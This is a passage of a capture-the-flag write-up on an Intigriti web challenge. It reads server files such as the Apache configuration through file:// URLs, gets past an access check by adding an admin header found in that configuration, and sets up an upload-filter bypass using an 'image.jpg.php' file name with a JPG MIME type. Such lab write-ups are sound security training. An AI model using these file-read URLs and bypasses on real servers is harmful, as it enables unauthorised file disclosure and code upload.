
You will notice the /etc folder is present. We can read its content.

https://challenge-1025.intigriti.io/challenge.php?url=file:///etc%23http

/etc reveals there is an /apache2 folder which is the web server technology hosting this PHP web application.


https://challenge-1025.intigriti.io/challenge.php?url=file:///etc/apache2%23http

This reveals the apache2 configuration files.



For this challenge the file to check is located in the “sites-enabled” folder of apache2 that contains the configuration file “000-default.conf ”. Here the web-server administrator can configure which virtual sites are reachable in what way. It can be used to define certain ports, headers...


https://challenge-1025.intigriti.io/challenge.php?url=file:///etc/apache2/sites-enabled/000-default.conf%23http



The above screenshot of the apache2 “000-default.conf ” file reveals that the “upload_shoppix_images.php” page is reachable but only with a specific header.

Our POST web request needs to contain the header “**is-shoppix-admin: true**”

We can try this in BURP suite for example by manually adding the header to requests. You could automate this with the match and replace rules in BURP but as an example I will add the header manually.




Sending the request results in a 200 OK response instead of the forbidden page.

This was the last piece we needed to complete our puzzle to reach the image upload page.


Step 5: Exploiting the upload page

We reached the hidden image upload web page. BURP suite has a trick to show the upload page also in your browser with the correct header.


Take a GET request to the “upload_shoppix_images.php” page and add the header we found earlier. Then right click and choose “Request in browser” – “In current browser session”




You can now use your browser to upload an image file. Choose any image file and just before clicking the “Upload” button make sure to set your BURP to intercept the request. This will give us the correct POST request body the web application expects. Send this request to the BURP repeater.



Once you send the request you will see the image is send to the “uploads” directory on the web server.




You can even check the uploads folder with the file:/// trick:
https://challenge-1025.intigriti.io/challenge.php?url=file:///var/www/html/uploads%23http



We already learned earlier from chatGPT that we can bypass the image MIME type and extension check by uploading a file with a name like: image.jpg.php and keeping the MIME type header of a JPG file.

We can do a test upload to confirm our bypasses. Check the file name ending in .jpg.php and the first line of the image file keeping the JPG MIME type.



